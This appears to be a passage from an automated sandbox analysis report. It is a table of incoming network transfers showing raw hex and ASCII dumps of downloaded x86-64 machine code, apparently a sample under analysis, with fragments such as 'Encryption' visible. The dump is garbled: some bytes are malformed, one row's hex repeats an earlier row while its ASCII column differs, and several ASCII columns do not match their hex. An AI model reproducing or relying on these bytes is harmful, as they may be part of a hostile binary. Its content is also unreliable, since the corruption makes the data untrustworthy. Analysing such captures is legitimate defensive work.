2022-01-30 12:43:46 UTC	962	IN	Data Raw: 5f 5e 41 5c 41 5d 41 5e 41 5f c3 41 57 41 56 41 55 41 54 56 57 55 53 48 83 ec 58 4d 89 cd 44 89 c6 48 89 54 24 38 8b ac 24 c0 00 00 00 e8 14 28 04 00 89 f1 48 89 4c 24 50 48 8d 0c cd 00 00 00 00 4c 8d 34 49 31 c9 48 89 4c 24 30 49 89 c4 c7 44 24 2c 00 00 00 00 4c 89 e7 49 ff c4 8a 0f 80 f9 2c 75 08 48 ff c7 49 ff c4 eb f1 84 c9 0f 84 a1 00 00 00 84 c9 74 0e 80 f9 2c 74 0e 41 8a 0c 24 49 ff c4 eb ee 49 ff cc eb 06 41 c6 44 00 85 fe 7e c2 48 89 44 24 30 41 db 48 8b 44 24 38 48 8b 0c 18 48 89 fa e8 04 1a 07 00 85 c0 74 10 48 83 c3 18 49 39 de 75 e2 48 8b 44 24 40 eb 96 48 8b 44 24 38 44 8b 4c 18 08 41 83 f9 ff 48 8b 44 24 40 74 81 ba 01 00 00 00 44 89 c9 d3 e2 8b 4c 24 2c 44 0f a3 c9 0f 82 69 ff ff 09 54 24 2c 4c 89 e9 89 ea 48 8b 7c 24 30 41 89 f8 Data Ascii: _^A\A\A`A_AWAVAUATVWUSHXMDHT\$8\$(HL\$PHL4I1HL\$0ID\$,Li,uHIt,I\$AIAD\$~HD\$@1HD\$8HHt HI9uHD\$@HD\$8DLADH\$@tDL\$,DiT\$,LHj\$0A
2022-01-30 12:43:46 UTC	970	IN	Data Raw: 60 4c 89 e9 4d 89 f5 e8 b7 e5 fe ff 49 89 fe 4c 89 f9 e8 12 cf 02 00 48 89 c5 4c 89 f9 e8 99 b8 fe ff 4c 8b 8e 80 00 00 00 44 8b 46 78 48 8b 4e f8 48 8b 56 70 48 89 7c 24 40 48 8b bc 24 80 00 00 00 48 89 7c 24 38 4c 89 64 24 30 48 89 6c 24 28 48 89 44 24 20 48 c7 44 24 48 00 00 00 00 e8 f1 c0 00 00 48 89 86 70 01 00 00 48 8b 8e 68 01 00 00 48 89 48 08 4c 89 68 40 48 8b 4e f0 48 89 48 50 48 89 58 58 48 8b 4e 28 48 89 48 48 8b 4e 08 89 48 60 4d 85 f6 74 0f 48 8b 96 70 01 00 00 4c 89 f1 e8 cd f5 00 00 48 8d 86 70 01 00 00 48 8b 8e 70 01 00 00 48 89 41 38 48 8b 96 68 01 00 00 48 8b 8e 70 01 00 00 4c 8d 42 58 48 83 c2 20 e8 68 c2 01 00 48 8b 4e f0 48 8b 01 ff 50 28 48 8d 56 18 48 8b 4e f8 e8 85 55 ff ff 48 89 86 98 01 00 00 b9 a8 00 00 00 48 03 8e 68 01 00 00 Data Ascii: `LMILHLLDFxHNNHVpHj\$@H\$Hj\$8Ld\$0Hi\$(HD\$ HD\$HPhHhHLh@HNNHPHXXHH(HNNHH`MtHpLHpHpH A8HhHpLBXH hNNHP(HVhNUHHh
2022-01-30 12:43:46 UTC	978	IN	Data Raw: 00 0f 84 8b 02 00 00 31 ed b9 01 00 00 00 ba 38 00 00 00 45 31 c0 e8 ee c5 fe ff 48 89 c3 48 89 30 48 89 c1 e8 fd f1 ff ff 89 7b 08 48 8d 53 28 48 8b 4e 70 40 88 6c 24 20 45 31 c0 41 b9 ff ff ff ff e8 84 d4 05 00 48 89 43 20 89 7b 08 40 88 6b 14 48 8b 86 d8 00 00 00 48 8b 00 b9 15 00 00 00 ff 50 18 48 89 c7 8b 53 08 48 8d 68 60 48 89 e9 e8 07 c0 fe ff 8b 53 0c 48 89 e9 e8 fc bf fe ff 48 8d 57 40 48 8b 8e e8 00 00 00 e8 00 96 01 00 48 8d 0d e6 a6 09 00 e9 2c 02 00 00 48 83 c3 28 48 89 d9 e8 88 c2 fe ff 41 89 c6 48 8d 7c 24 40 48 89 f9 48 89 da e8 a9 c2 fe ff 0f 10 07 0f 29 44 24 30 48 89 d9 e8 65 c2 fe ff 89 c5 0f 28 44 24 30 0f 29 07 48 8d 7c 24 40 48 89 f9 e8 12 f4 03 00 48 89 47 10 89 6f 04 48 8b 4e 78 48 8d 54 24 40 45 31 c0 e8 6f dd 03 00 48 85 c0 0f Data Ascii: 18E1HH0H{HS(HNp@I\$ E1AHC {@kHHPHShh`HSHHW@HH,H(HAHj\$@HH)D\$0He(D\$0)Hj\$@HHGOhNxHT\$@E1oH

Timestamp	kBytes transferred	Direction	Data
2022-01-30 12:43:46 UTC	1064	IN	Data Raw: ff ba 10 01 00 00 48 89 f1 e8 c3 f0 03 00 48 89 f1 48 83 c4 20 5e e9 a8 6e fd ff 56 57 55 53 48 81 ec 28 01 00 00 48 89 d3 48 89 cf 48 8b 05 6e cb 09 00 48 31 e0 48 89 84 24 20 01 00 00 48 8b 01 8b 68 50 81 fd 01 01 00 00 72 19 48 8d 0d 76 1f 09 00 48 8d 15 43 0d 09 00 41 b8 28 00 00 00 e8 f4 49 05 00 48 8d b7 f8 fe ff ff 66 c7 87 f8 fe ff ff 00 00 31 c9 88 8c 0f fa fe ff ff 89 c8 31 d2 f7 f5 8a 04 13 88 44 0c 20 48 ff c1 48 81 f9 00 01 00 00 75 e0 31 c0 31 c9 0f b6 94 07 fa fe ff ff 89 d5 01 cd 0f b6 4c 0a 20 01 e9 0f b6 c9 8a 9c 0f fa fe ff ff 88 9c 07 fa fe ff ff 48 ff c0 48 8d 3d 00 01 00 00 75 ca b9 00 06 00 00 ba 01 00 00 00 45 31 c0 e8 66 6d fd ff 48 89 c7 41 b8 00 06 00 00 48 89 c1 31 d2 e8 bb 9f 04 00 48 89 f1 48 89 fa 41 b8 00 Data Ascii: HHH ^nVWUSH(HHHnH1H\$ HhPrHvHCA(IHf11D HHu11L HH=uE1fmHAH1HHA
2022-01-30 12:43:46 UTC	1072	IN	Data Raw: c1 c0 28 48 8b 4c 24 38 48 01 f9 48 89 4c 24 38 49 31 cc 49 c1 c4 28 48 8d 0d 43 f5 06 00 44 0f b6 7c 0d f6 4a 03 54 fc 60 4c 01 f6 48 8b 5c 24 30 48 01 c3 4c 01 e2 44 0f b6 7c 0d f7 49 31 f1 4d 01 ea 4e 03 54 fc 60 49 31 d8 48 31 d7 4d 31 d3 49 c1 c1 30 49 c1 c3 20 49 c1 c0 30 44 0f b6 7c 0d f8 48 8b 4c 24 24 48 c0 01 d9 48 89 4c 24 48 48 c1 c7 30 49 31 cd 49 c1 c5 28 4c 01 4c 24 40 4e 03 54 fc 60 4d 01 ea 4c 01 44 24 28 4d 31 d3 49 c1 c3 30 48 01 7c 24 38 48 89 e9 48 89 6c 24 50 4c 8d 3d b9 f4 06 00 42 0f b6 6c 3d f9 48 03 74 ec 60 4c 33 74 24 40 42 0f b6 6c 39 fb 48 89 d9 48 03 4c ec 60 48 33 44 24 28 4c 33 64 24 38 4d 89 cf 48 8b 5c 24 50 48 8d 2d 82 f4 06 00 44 0f b6 4c 2b fd 49 d1 c6 4a 03 54 cc 60 48 d1 c0 4c 01 5c 24 48 44 0f b6 4c 2b fa 49 d1 c4 48 Data Ascii: (HL\$8HHL\$8I1(HCD)JT`LH\$0HLD 1MNT`i1H1M1I0I IOD HL\$HLHL\$HH01I(LL\$@NT`MLD\$(M1I0H \$8HHI \$PL=BI=H`L3I\$@BI9HHL`H3D\$(L3d\$8MH\$PH-DL+Jt`HL\$HDL+H
2022-01-30 12:43:46 UTC	1079	IN	Data Raw: 41 38 0f ca 89 51 3c b8 40 00 00 00 89 81 80 00 00 00 44 89 81 bc 00 00 00 89 91 c0 00 00 00 89 81 04 01 00 00 48 c7 81 b4 00 00 00 01 00 00 00 ba 08 00 00 00 4c 89 c9 e8 14 b2 03 00 48 8b 4c 24 30 48 31 e1 e8 27 4c 04 00 90 48 83 c4 38 c3 cc 56 57 48 83 ec 28 48 89 d6 48 89 cf 48 89 d1 e8 3a 00 00 00 48 89 3e 48 8b 47 08 48 89 46 08 48 89 77 08 48 8b 46 08 48 89 30 48 8b 46 10 48 01 47 20 48 8b 4f 28 48 85 c9 74 0b 48 83 c4 28 5f 5e e9 3a 23 fc ff 90 48 83 c4 28 5f 5e c3 56 48 83 ec 20 48 89 ce 80 79 18 00 74 1b 48 8b 06 48 8b 4e 08 48 89 48 08 48 8b 06 48 8b 4e 08 48 89 0 1 48 83 c4 20 5e c3 48 83 3e 00 74 19 48 8d 0d 4a b7 08 00 48 8d 15 17 cb 08 00 41 b8 1a 00 00 00 e8 f2 0a 05 00 48 83 7e 08 00 74 d4 48 8d 0d 12 b7 08 00 48 8d 15 f7 ca 08 00 41 b8 1b Data Ascii: A8Q<@DHLHL\$0H1`LH8VWH(HHH:H>HGHFWHWFH0HFGH HO(HtH(^#H(^VH HytHHNHHHHNHH ^H> tHJHAH-tHHA
2022-01-30 12:43:46 UTC	1087	IN	Data Raw: 89 cb c1 e3 04 31 c3 31 e9 48 89 c8 48 c1 e0 20 89 dd 66 c1 c5 08 48 09 d8 66 89 6f fb 48 89 da 48 c1 ea 10 88 57 fa 48 c1 eb 18 88 5f f9 88 0f 88 6f ff 48 89 ca 48 c1 ea 10 88 57 fe 48 c1 e9 18 88 4f fd 48 8b 4c 24 28 48 89 41 f8 41 83 c6 f8 48 83 c7 08 41 83 fe 08 0f 8f 4a fe ff ff 48 83 c4 48 5b 5d 5f 5e 41 5c 41 5d 41 5e 41 5f c3 41 57 41 56 41 55 41 54 56 57 55 53 48 83 ec 48 48 89 4c 24 28 45 85 c0 0f 8e 15 02 00 00 44 89 c6 48 89 d7 48 8b 4c 24 28 48 8d 81 78 fe ff ff 48 89 44 24 40 48 8d 81 78 ff ff ff 48 89 44 24 38 48 8d 81 f8 fe ff ff 48 89 44 24 30 83 c6 08 48 83 c7 07 41 bd 33 33 33 33 41 bc ff 00 ff 00 41 be 55 55 55 55 44 0f b6 3f 0f b6 47 ff 0f b6 4f fe 0f b6 57 fd 48 c1 e2 38 48 c1 e1 30 48 c1 e0 28 49 c1 e7 20 8b 6f f9 48 c1 e5 20 48 0f Data Ascii: 11HH fhfoHHWH_oHHWHOHL\$(HAAHAJHH[_`^A^A^A^_AWAVAUATVWUSHHLL\$(EDHHL\$(HxHD\$@HxH D\$8HHD\$0HA3333AAUUUUUD?GOWH8H0H(I oH H
2022-01-30 12:43:46 UTC	1095	IN	Data Raw: c6 48 8d 58 18 4c 89 78 18 4c 89 30 4c 89 60 10 48 8b 7f 20 48 8b 57 20 48 8d 4c 24 30 e8 83 ee fc ff 48 8b 47 20 83 78 18 00 74 0a 48 c7 46 08 00 00 00 00 eb 1e 0f 10 44 24 30 48 8d 4c 24 20 0f 29 01 4c 89 f2 e8 51 14 00 00 48 89 46 08 48 85 c0 75 0a 48 89 d9 e8 49 02 00 00 31 db 48 8b 4c 24 70 48 31 e1 e8 66 0d 04 00 48 89 d8 48 83 c4 78 5b 5f 5e 41 5c 41 5e 41 5f c3 56 57 53 48 83 ec 60 4c 89 c3 48 8b 05 14 4e 09 00 48 31 e0 48 89 44 24 58 0f 10 02 48 8d 7c 24 30 0f 29 07 48 89 fa e8 c9 fe ff ff 48 89 c6 48 85 c0 74 43 48 8b 03 48 8b 4b 08 48 89 44 24 30 48 89 4c 24 40 48 c7 44 24 38 00 00 00 00 c7 44 24 48 00 00 00 00 48 89 7c 24 50 48 8d 5c 24 20 48 89 d9 48 89 fa e8 be ed fc ff 48 89 d9 e8 69 22 fd ff 48 89 46 f8 48 8b 4c 24 58 48 31 e1 e8 f1 0c 04 Data Ascii: HXLxL0L`H HW HL\$0HG xtHFD\$0HL\$)LQHfHuH1HL\$ph1HHx[_`^A^A^_VWSH`LHHN1HD\$XHJ\$0) HHHtCHHKHD\$0HL\$@HDS8D\$SHJ\$PH\$ HHHi`HFHL\$XH1
2022-01-30 12:43:46 UTC	1103	IN	Data Raw: e8 9f 07 fd ff 48 89 c7 48 8d 0d 0f 1f 08 00 e8 90 07 fd ff 48 89 c3 b9 03 00 00 00 e8 07 02 fd ff 48 89 c6 48 89 5c 24 38 48 89 7c 24 30 4c 89 6c 24 28 48 89 44 24 20 48 8d 0d 0a 3c 09 00 4c 89 f2 4d 89 f8 4d 89 e1 e8 6b 00 00 00 4c 89 f1 e8 37 02 fd ff 4c 89 f9 e8 2f 02 fd ff 4c 89 e1 e8 27 02 fd ff 4c 89 e9 e8 f1 02 fd ff 4c 89 f9 e8 17 02 fd ff 48 89 d9 e8 0f 02 fd ff 48 89 f1 e8 07 02 fd ff 48 8d 05 35 16 08 00 48 89 05 be 3b 09 00 48 89 05 bf 3b 09 00 c6 05 f8 3b 09 00 01 48 8d 05 a1 3b 09 00 48 83 c4 40 5b 5f 5e 41 5c 41 5d 41 5e 41 5f c3 41 57 41 56 41 55 41 54 56 57 55 53 48 83 ec 28 4d 89 cf 4c 89 c7 48 89 d3 48 89 ce 4c 8b b4 24 a8 00 00 00 4c 8b a4 24 98 00 00 00 4c 8b ac 24 a0 00 00 00 48 8b ac 24 90 00 00 00 c7 01 00 00 00 00 48 89 d1 e8 e8 Data Ascii: HHHHH\$8H \$0L\$(HD\$ H<LMMKL7L/L`LHHHH5H;H;;H@[_`^A^A^_AWAVAUATVWUSH(MLHHL\$ L\$L\$H\$H
2022-01-30 12:43:46 UTC	1111	IN	Data Raw: 98 01 00 00 48 83 f8 64 72 76 48 89 f1 e8 80 fc ff ff 8b ae 90 01 00 00 ff c5 89 ae 90 01 00 00 4c 8d 76 08 bf 11 00 00 00 48 8d 5c 24 20 48 8b 0c fe 48 8b 01 48 89 da ff 50 18 48 8b 46 18 4c 8b 40 28 4c 89 f1 48 89 da e8 eb ab fc ff 48 8b 0c fe 48 8b 01 ff 50 08 40 f6 c5 01 75 0b d1 ed 48 ff c7 48 83 ff 31 75 c5 48 8d 4c 24 20 ba 72 00 00 00 e8 d9 34 03 00 48 89 f1 e8 7e fc ff ff 48 8b 8c 24 98 00 00 00 48 31 e1 e8 e1 ce 03 00 90 48 81 c4 a0 00 00 00 5b 5d 5f 5e 41 5e c3 cc cc 56 48 83 ec 20 48 89 ce 48 8b 09 48 8b 56 10 e8 9c 34 03 00 ba 40 00 00 00 48 89 f1 e8 8f 34 03 00 48 89 f1 48 83 c4 20 5e e9 74 b2 fc ff 56 57 53 48 83 ec 20 48 89 d7 48 89 ce 48 c7 41 08 00 00 00 4c 8b 41 10 4d 85 c0 74 51 31 c9 49 29 c8 48 03 0e ba 01 00 00 00 49 89 f9 e8 07 Data Ascii: HdrrVHLVH\$ HHHPHFL@(LHHHP@uHH1uHL\$ r4H-H\$H1H[_`^_A^VH HHHV4@H4HH ^tVWSH HHHALAM tQ1)HI
2022-01-30 12:43:46 UTC	1118	IN	Data Raw: 0f 84 75 ff ff ff 48 b8 45 6e 63 72 79 70 74 69 48 33 84 24 90 00 00 00 48 b9 72 79 70 74 69 6f 6e 00 48 33 8c 24 93 00 00 00 48 09 c1 0f 85 48 ff ff ff 4c 89 e9 e8 ad f6 ff ff 48 85 c0 0f 84 37 ff ff ff 48 89 c1 e8 b7 93 fc ff 48 8d 94 24 90 00 00 00 4c 89 e9 e8 2f f6 ff ff 84 c0 0f 84 17 ff ff ff 48 b8 43 6f 6d 6d 65 6e 74 00 48 39 84 24 90 00 00 00 0f 85 ff fe ff f 4c 89 e9 e8 64 f6 ff ff 48 85 c0 0f 84 ee fe ff ff 48 89 c6 48 85 ed 0f 84 c8 04 00 00 48 89 75 00 e9 c7 04 00 00 48 89 7c 24 30 31 f6 31 ed 31 fe e9 92 03 00 00 48 8d 35 28 8d 07 00 45 31 e4 31 db e9 47 02 00 00 48 89 f1 e8 38 93 fc ff 49 8b 55 20 48 8d 74 24 78 48 89 f1 e8 85 91 fc ff 48 89 f1 e8 91 c1 01 00 48 89 c6 48 8d 05 32 8e 07 00 48 89 44 24 30 48 85 f6 74 af 4c 89 7c 24 38 4c 89 Data Ascii: uHEncryptiH3\$HrptionH3\$HHLH7HH\$L/HCommentH9\$LdHHHHuHJ\$0111H5(E11GH8IU Ht\$XHHH H2HD\$0HLJ\$8L
2022-01-30 12:43:46 UTC	1126	IN	Data Raw: 8d ff ff ff 48 8b 4e 08 48 85 c9 74 0d e8 ba a4 fc ff 48 c7 46 08 00 00 00 00 48 8b 4e 10 48 85 c9 74 0d e8 a4 a4 fc ff 48 c7 46 10 00 00 00 00 00 48 8b 4e 38 48 85 c9 74 0d e8 85 74 fc ff 48 c7 46 38 00 00 00 00 48 83 c4 20 5e c3 56 57 48 83 ec 68 48 89 cf 48 8b 05 45 d1 08 00 48 31 e0 48 89 44 24 60 48 8b 02 48 8b 4a 08 48 8d 54 24 30 48 89 02 48 89 4a 10 48 c7 42 08 00 00 00 00 c7 42 18 00 00 00 00 48 89 52 20 48 8d 74 24 20 48 8d f1 e8 0e 71 fc ff 48 8d 15 e9 8f 07 00 48 89 f1 e8 db a1 01 00 84 c0 74 63 b9 01 00 00 00 ba 48 00 00 00 45 31 c0 e8 8d 73 fc ff 48 89 c6 48 89 78 40 48 8b 4c 24 50 e8 5e b1 fc ff 48 89 46 10 48 8b 4c 24 50 e8 50 b1 fc ff 48 89 46 08 0f 57 c0 0f 11 46 18 0f 11 46 28 48 c7 46 38 00 00 00 00 48 8b 44 24 50 83 78 18 00 74 14 48 89 Data Ascii: HNHtHFHNHtHFHN8HttHF8H ^VWHhHHEH1HD\$`HHJHT\$0HHJHBBHR Ht\$ HqHtHtCe1SHHx@HL\$P^HF HL\$PPHFWWFF(HF8HD\$PxHt

Timestamp	kBytes transferred	Direction	Data
2022-01-30 12:43:46 UTC	1212	IN	Data Raw: 02 00 90 48 83 c4 40 5b 5d 5f 5e 41 5c 41 5e 41 5f c3 56 48 83 ec 20 80 b9 e9 10 00 00 00 74 35 48 89 ce 80 b9 ea 10 00 00 00 75 29 48 89 f1 e8 e9 53 ff ff c6 86 ea 10 00 00 01 48 8d 15 19 00 00 00 b9 14 00 00 00 49 89 f0 e8 76 27 00 00 89 86 ec 10 00 00 48 83 c4 20 5e c3 56 57 48 83 ec 28 89 d7 48 89 ce 80 b9 f0 10 00 00 00 74 25 39 be f4 10 00 00 75 1d 80 b6 fc 00 00 00 01 c6 86 f0 10 00 00 00 48 89 f1 e8 a2 76 ff ff c6 86 e9 10 00 00 01 80 be f1 10 00 00 00 74 25 39 be f8 10 00 00 75 1d 80 b6 fb 00 00 00 01 c6 86 f1 10 00 00 00 48 89 f1 e8 c5 76 ff ff c6 86 e9 10 00 00 01 80 be 81 01 00 00 00 74 16 39 be 84 01 00 00 75 0e c6 86 81 01 00 00 00 c6 86 e9 10 00 00 01 80 be ea 10 00 00 00 74 0f 39 be ec 10 00 00 75 0f c6 86 ea 10 00 00 00 80 be e9 10 00 00 Data Ascii: H@[]^AA^_ VH t5Hu)HSHivH ^VWH(Ht%9uHvt%9uHvt9ut9u
2022-01-30 12:43:46 UTC	1220	IN	Data Raw: 00 00 00 45 89 e7 45 29 cf 44 39 fe 41 0f 4f f7 42 8d 2c 0e 48 b8 99 c8 00 00 00 4c 8b 91 88 0e 00 00 4c 89 d1 48 c1 e9 20 48 89 da 48 c1 ea 20 31 c0 39 ca 0f 9c c0 31 d2 44 39 d3 0f 9c c2 0f 45 c2 3c 01 0f 85 49 01 00 00 49 8b 96 80 0e 00 00 49 89 d0 49 c1 e8 20 31 c0 45 39 c4 0f 9f c0 31 ff 39 d3 40 0f 9f c7 0f 45 c7 3c 01 0f 85 20 01 00 00 45 85 ed 44 89 c8 0f 48 c5 31 ff 44 39 c0 40 0f 9e c7 31 c0 39 d3 0f 9c c0 0f 44 c7 3c 01 0f 85 e6 00 00 00 31 c0 45 85 ed 0f 49 c6 44 89 e2 29 c2 31 c0 39 ca 0f 9d c0 31 d2 44 39 d3 0f 9f c2 0f 44 d0 80 fa 01 0f 85 be 00 00 00 89 f0 f7 d8 45 85 ed 0f 49 c6 41 01 c0 45 89 86 84 0e 00 00 01 c8 41 89 86 8c 0e 00 00 44 89 e1 45 39 c8 7d 27 48 8d 0d 8a 83 06 00 48 8d 15 73 99 06 00 41 b8 6c 0b 00 00 e8 5c d8 02 00 45 8b Data Ascii: EE)D9AOB,HLLH HH 191D9E<llll 1E919@E< EDH1D9@19D<1EID)191D9DEIAEADE9}HHsAIE
2022-01-30 12:43:46 UTC	1228	IN	Data Raw: 0b ff cb eb 02 ff c3 48 ff c6 eb e0 85 db 74 05 80 fa 3a 74 f2 4c 89 f1 e8 04 12 02 00 48 85 c0 0f 94 c0 48 0f 45 48 c1 e9 20 48 89 da 48 c1 ea 20 31 c0 39 ca 0f 9c c0 31 d2 44 39 d3 0f 9c c2 0f 45 c2 3c 01 0f 85 49 01 00 00 49 8b 96 80 0e 00 00 49 89 d0 49 c1 e8 20 31 c0 45 39 c4 0f 9f c0 31 ff 39 d3 40 0f 9f c7 0f 45 c7 3c 01 0f 85 20 01 00 00 45 85 ed 44 89 c8 0f 48 c5 31 ff 44 39 c0 40 0f 9e c7 31 c0 39 d3 0f 9c c0 0f 44 c7 3c 01 0f 85 e6 00 00 00 31 c0 45 85 ed 0f 49 c6 44 89 e2 29 c2 31 c0 39 ca 0f 9d c0 31 d2 44 39 d3 0f 9f c2 0f 44 d0 80 fa 01 0f 85 be 00 00 00 89 f0 f7 d8 45 85 ed 0f 49 c6 41 01 c0 45 89 86 84 0e 00 00 01 c8 41 89 86 8c 0e 00 00 44 89 e1 45 39 c8 7d 27 48 8d 0d 8a 83 06 00 48 8d 15 73 99 06 00 41 b8 6c 0b 00 00 e8 5c d8 02 00 45 8b Data Ascii: Ht:tLHHE@<tHHH []^A^VH0H;H1HD\$(HD\$&@HahHHL\$(H18HH0^VH0H:H1HD\$(HD\$&@HE1%HHL\$(H1HH0^VVVWUSH H9[u[Lw1L+ t: @]t4Uu@:u
2022-01-30 12:43:46 UTC	1236	IN	Data Raw: 48 8d 15 c2 6a 05 00 48 89 f9 41 b0 73 49 89 c1 e8 73 70 fa ff 8b 8c 24 f0 00 00 00 e8 57 79 fb ff 48 85 c0 74 14 45 84 ed 74 0f 8b 80 a0 00 00 00 83 e0 01 0f 85 ec 00 00 00 48 8d 15 18 54 05 00 4c 8d 05 27 b0 05 00 4c 8d 0d e4 53 05 00 4c 89 e1 e8 5b 67 fa ff 49 89 c6 b9 01 00 00 00 e8 b5 63 fa ff 49 89 c7 b9 03 00 00 00 e8 a8 63 fa ff 48 89 c3 b9 02 00 00 00 e8 9b 63 fa ff 48 89 c5 31 c9 e8 91 63 fa ff 48 89 c7 b9 77 00 00 00 e8 84 63 fa ff 48 89 c6 48 8d 0d 1f a1 05 00 e8 78 63 fa ff 4c 89 7c 24 70 4c 8d 3d 46 e0 f9 ff 48 8d 0d 0e 4e 05 00 48 89 c4 24 68 40 89 5c 24 60 48 8d 0d d0 cd 05 00 48 89 4c 24 58 48 89 6c 24 50 48 8d 0d a6 5a 05 00 48 89 4c 24 48 48 89 7c 24 40 48 8d 0d 38 6e 05 00 48 89 4c 24 38 48 89 74 24 30 48 8d 0d 5a de f9 ff 48 89 4c 24 Data Ascii: HjHAsIsp\$WyHIEtHTL'L\$[glcIcHcH1cHwcHHxcL]\$pL=FHNHL\$HhV\$`HHL\$XHl\$PHZHL\$HHl\$@\$H8 nHL\$8Hl\$OHZHL\$
2022-01-30 12:43:46 UTC	1243	IN	Data Raw: ff ff 48 39 f0 74 1f 48 8d 0d b9 41 06 00 48 8d 15 86 3a 06 00 41 b8 16 05 00 00 48 83 c4 28 5f 5e e9 73 7b 02 00 90 48 83 c4 28 5f 5e c3 45 31 c0 48 39 0a 41 0f 92 c0 b8 ff ff ff 41 0f 46 c0 c3 44 8b 01 8b 4a 08 b8 ff ff ff 41 39 c8 7c 0b 03 4a 0c 31 c0 41 39 c8 0f 9d c0 c3 48 8b 49 08 e9 38 b4 ff ff cc cc 41 57 41 56 41 55 41 54 56 57 55 53 48 81 ec 98 07 00 00 0f 29 b4 24 80 07 00 00 4d 89 cf 4c 89 c3 49 89 d4 48 89 c8 24 88 00 00 00 48 8b bc 24 00 08 00 00 48 8b 05 3d fc 06 00 48 31 e0 48 89 84 24 78 07 00 00 44 8b 2f 49 8b 41 08 48 85 c0 0f 84 81 00 00 00 80 38 00 0f 84 1c 01 00 00 31 f6 b9 01 00 00 00 ba 30 00 00 00 45 31 c0 e8 ad 9e fa ff 48 89 30 44 89 68 10 44 89 68 08 c7 40 0c 01 00 00 00 48 89 70 28 0f 57 c0 0f 11 40 14 4c 89 e1 48 89 c2 Data Ascii: H9tHAH:AH(_^s(H(_^E1H9AAFDJA9jJ1A9Hl8AWAVAUAUTVWUSH)\$MLIH\$H\$H=H1H\$xD/AH810E1H0 DhDh@Hp(W@LH
2022-01-30 12:43:46 UTC	1251	IN	Data Raw: c3 48 85 c0 74 08 48 8b 03 83 38 02 74 1c 48 8d 0d d0 29 06 00 48 8d 15 3f 1b 06 00 41 b8 59 08 00 00 e8 32 5c 02 00 48 8b 03 44 8b 43 08 41 8d 50 01 45 8d 0c 38 41 ff c1 44 03 40 40 48 8b 0e 48 83 c4 20 5b 5f 5e 48 ff 25 7b 8b 06 00 41 56 56 57 53 48 83 ec 28 48 89 d6 48 89 ca 48 89 f1 e8 21 ff ff ff 48 89 c7 48 85 c0 74 08 48 8b 07 83 38 02 74 1c 48 8d 0d 69 29 06 00 48 8d 15 d8 1a 06 00 41 b8 64 08 00 00 e8 cb 5b 02 00 48 8b 07 83 78 40 00 7e 25 31 db 4c 8b 35 01 8d 06 00 8b 47 08 8d 14 03 ff c2 48 8b 0e 41 ff d6 85 c0 75 28 ff c3 48 8b 07 3b 58 40 7c e4 48 8d 0d 54 4a 06 00 48 8d 15 91 1a 06 00 41 b8 68 08 00 00 e8 84 5b 02 00 e8 ef 05 fb ff 89 d8 48 83 c4 28 5b 5f 5e 41 5e c3 56 57 53 48 83 ec 20 44 89 c3 48 89 d6 48 89 ca 48 89 f1 e8 88 fe ff ff 48 Data Ascii: HtH8tH)H?AY2HDCAPE8AD@@HH [_^H%{AVVWSH(HHH!HHtH8tH)HAD[Hx@~%L15GHAu(H;X@)HTJ HAh[H[(_^A^VWSH DHHHH
2022-01-30 12:43:46 UTC	1259	IN	Data Raw: 8b 44 24 38 85 c0 0f 8e 97 00 00 00 8b 0d 7f cf 06 00 89 4c 24 2c 8b 0d 85 d3 06 00 89 4c 24 28 8b 0d 8b d7 06 00 48 89 4c 24 40 41 89 c7 31 ed 48 8b 7c 24 30 41 8b 04 ac 89 c1 48 8d 15 5f cf 06 00 2b 4c 24 2c 7c 22 3b 4c 24 28 7d 24 48 8b 54 24 40 89 d0 01 c8 8d 4c 0a 7f 0f 49 c8 83 e1 80 29 c8 8d 15 4f d3 06 00 48 89 4c 8b 34 c2 eb 03 45 31 f6 4c 89 f1 e8 74 7f 02 00 48 63 d8 48 89 f9 4c 89 f2 49 89 d8 e8 83 8e 01 00 48 01 df 48 83 c7 02 66 c7 47 fe 0d 0a 48 ff c5 49 39 ef 75 92 b9 02 00 00 00 48 8b 7c 24 30 48 89 fa 45 89 e8 41 b1 01 e8 03 63 00 00 48 89 f9 e8 c0 60 fa ff 4c 89 e1 e8 b8 60 fa ff 8b 05 d0 d2 06 00 03 05 ba ce 06 00 0f 8e f3 fd ff ff 45 31 f6 48 8b 3d 52 6e 06 00 31 db 48 89 5c 24 20 48 89 f1 ba e9 03 00 00 41 b8 85 01 00 00 45 31 c9 Data Ascii: D\$8L\$,L\$(HL\$@A1H)\$0AH_+L\$,";L\$(J\$HT\$@L)HGHL4E1LHcHLIHGHGHI9uHl)\$0HEAcH`L`E1H=Rn1H\$ HA E1
2022-01-30 12:43:46 UTC	1267	IN	Data Raw: 0c 81 3d 6a cc 06 00 00 02 00 00 74 1f b1 01 e8 5c 45 00 00 4c 89 35 66 cc 06 00 4c 89 25 67 cc 06 00 c7 05 49 cc 06 00 00 02 00 00 b9 05 00 00 00 44 89 e2 e8 3d f0 00 00 41 f6 c6 13 0f 84 34 31 00 00 0f 15 d8 4d 06 00 4c 39 e8 0f 85 25 31 00 00 31 c0 41 f6 c6 10 0f 94 c0 83 c8 02 41 f6 c6 01 be 01 00 00 00 0f 44 f0 e8 21 8c 00 00 41 89 c7 44 89 f7 83 e7 08 c1 ef 03 41 83 e6 04 41 c1 ee 02 44 89 e1 c1 f9 10 8b 2d 66 c3 06 00 89 c8 29 e8 ff c0 45 85 e4 0f 49 c1 2b 05 90 c3 06 00 99 f7 fd 89 c3 44 89 e1 c1 e1 10 41 0f bf d4 8b 2d 3b c3 06 00 89 d0 29 e8 ff c0 85 c9 0f 49 c2 2b 05 6e c3 06 00 99 f7 fd 89 c5 89 f1 e8 1d 8c 00 00 48 8b 0d 47 c3 06 00 44 88 7c 24 40 88 7c 24 38 44 88 74 24 30 89 5c 24 28 89 6c 24 20 89 f2 41 89 c0 41 b9 04 00 00 00 e8 d0 c1 Data Ascii: =j\EL5fl%gID=A41ML9%11AAD!ADAAD-f)EI+DA-;)~+nHGDj\$@=@)\$8Dt0\$0(\$ \$ AA
